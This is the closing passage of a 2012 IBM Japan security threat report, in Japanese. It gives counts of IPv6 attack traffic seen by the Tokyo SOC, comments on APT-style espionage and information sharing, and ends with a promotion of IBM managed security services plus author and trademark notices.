次の表 5 は、検知した攻撃イベントの内訳です。

表 5 IPv6 攻撃通信の内訳²⁷

通信内容	件数
Webシステムへの攻撃	2,340,967
クライアントPCへの攻撃	12,552
サーバーへの攻撃	3,279
マルウェア関連の不正通信	246
その他	1,177

攻撃イベントの内容は、IPv4のWebサービス環境にみられるものと同様にWebアプリケーションの脆弱性を走査したり、実際に試行したりする内容がほとんどでした。そして、今回検知した全ての攻撃イベントは、IPv6固有の攻撃手法ではなく、一般的なIPv4環境で検知する攻撃手法によるものでした。このような傾向からは、攻撃者がIPv6通信を行っていることを意識していない可能性が考えられます。たまたま攻撃元として悪用したノードがIPv6に対応していただけという場合も多いのではないのでしょうか。

いずれにせよ、前述のような状況は、保護すべきネットワークがIPv6であろうとIPv4であろうと、インターネットに接続された環境であれば同様の攻撃に晒されることを示しています。

新規公開するIPv6環境ではIPv4と同等のセキュリティ対策を実装することに留意してください。また、IPv6対応を謳っている製品やサービスなどにおいても、実際の各種機能や運用について、様々な制限が存在する場合がありますので、設計時には十分注意してください。

²⁷ 検知したIPv6攻撃通信の大部分はWebシステムを対象とした攻撃でしたが、これは、東京SOCの監視対象ネットワークのうち、IPv6通信が発生する環境のほとんどがWebサービスを提供する環境であることに起因しており、IPv6通信全体の傾向を表すものではありません。

おわりに

2011年9月以降、サイバー攻撃に対する世間一般の視点が一变しました。

これまで幾度も話題になってきたマルウェア感染や公開サービスの改ざん、破壊、情報漏えいなどの被害は、不注意な個人や事前対策のいい加減な組織が不意をつかれるというような印象が強く、十全の対策を施した組織の脅威となるような性質のものと思えらることは多くありませんでした。しかし、9月の防衛産業に関する攻撃の報道をきっかけに、その後五月雨式に露呈した政府関係組織などの被害事例などから、APTや「新しいタイプの攻撃」などと呼ばれる攻撃により、重要な企業秘密や国家機密が常に漏えいの危機にあるという事実が露呈したということが、この変化の根底にあるのではないのでしょうか。

この種の攻撃は、多くの場合隠密に機密情報を窃取することを目的とする諜報活動であり、「サイバー」攻撃という表象はその一部の技術的な側面を表しているに過ぎません。ソーシャル・ハッキングと呼ばれる詐欺行為を交えた洗練された攻撃についてはITセキュリティの技術だけで十分な対策を築くことが困難な場合も少なくありません。

対策する側も、個々の要素技術やソリューションを並べるだけでなく、大局的な戦略を持つことが欠かせません。ITセキュリティという技術的な要素だけではなく、全組織的なセキュリティ戦略の視点が重要です。

また、技術レイヤ以外の試みとして、官民等の情報連携による攻撃対応が叫ばれています。その多くは、個別の被害ケースに関する情報を迅速に共有することで、類似手口で第二第三の被害者が生じることを防ご

うとするものです。まだ情報連携の内容や対象範囲、法的な問題など、未知の要素が大部分を占めている段階ですが、何らかの成果を発揮できるよう、IBMもいくつかの試みに参加しています。

実際の脅威動向や被害事例について、個社の枠を超えて広く情報を収集し、全組織的なセキュリティ戦略を策定したところで、初めてセキュリティ対策のスタート地点に立つことができます。

IBMでは、本レポートで紹介したような情報セキュリティに対する脅威によってもたらされるリスクを低減するための対策を、現実的な方法で実現する必要があると考えています。そして、具体的なセキュリティ対策の検討支援、設計、導入から運用まで一貫して提供しています。

マネージド・セキュリティ・サービスでは、ネットワーク・レイヤーにおけるセキュリティ対策の運用サイクルを効率的に進めるための「MPS Select」や、さらに導入しやすい価格の「MPS Standard」など、複数のサービス・ラインナップを揃えています。

これらのサービスでは、IBM Security Network IPS（旧名称：Proventia[®]）シリーズを利用して、専門の技術者が24時間365日監視／運用／管理を行います。情報セキュリティに関するリスクを軽減させるための手段として利用をご検討いただければ幸いです。

IBMは、社会的な基盤へと成長した情報システムを守るため、高度化・多様化を続ける脅威に対して常に"Ahead of the Threat"を実現する製品とサービスを提供することで情報社会の発展を支援していきたいと考えています。

【注意】本レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあります。また、攻撃は日々変化しており、必要となる対策もそれに応じて変化するため、記載内容の対策が、将来にわたって効果があるとは限りません。対策を行う際には十分注意の上、自己責任で行ってください。なお、IBMはこれらの対策の効果を保証するものではありません。

執筆者

大森 健史／エグゼクティブ・サマリー

梨和 久雄／6章、コラム4、おわりに

朝長 秀誠／1章～5章、コラム1～3



2012年2月1日 発行

日本アイ・ビー・エム株式会社

GTS 事業 ITS デリバリー

マネージド・セキュリティ・サービス

©Copyright IBM Japan, Ltd. 2012

IBM、IBM ロゴ、ibm.com、Ahead of the Threat および Proventia は、世界の多くの国で登録された International Business Machines Corporation の商標です。他の製品名およびサービス名等は、それぞれ IBM または各社の商標である場合があります。現時点での IBM の商標リストについては、www.ibm.com/legal/copytrade.shtml をご覧ください。

Adobe は、Adobe Systems Incorporated の米国およびその他の国における登録商標または商標です。

Microsoft および Windows は Microsoft Corporation の米国およびその他の国における商標です。

Java およびすべての Java 関連の商標およびロゴは Oracle やその関連会社の米国およびその他の国における商標または登録商標です。

●このレポートの情報は 2012 年 1 月時点のものです。内容は事前の予告なしに変更する場合があります。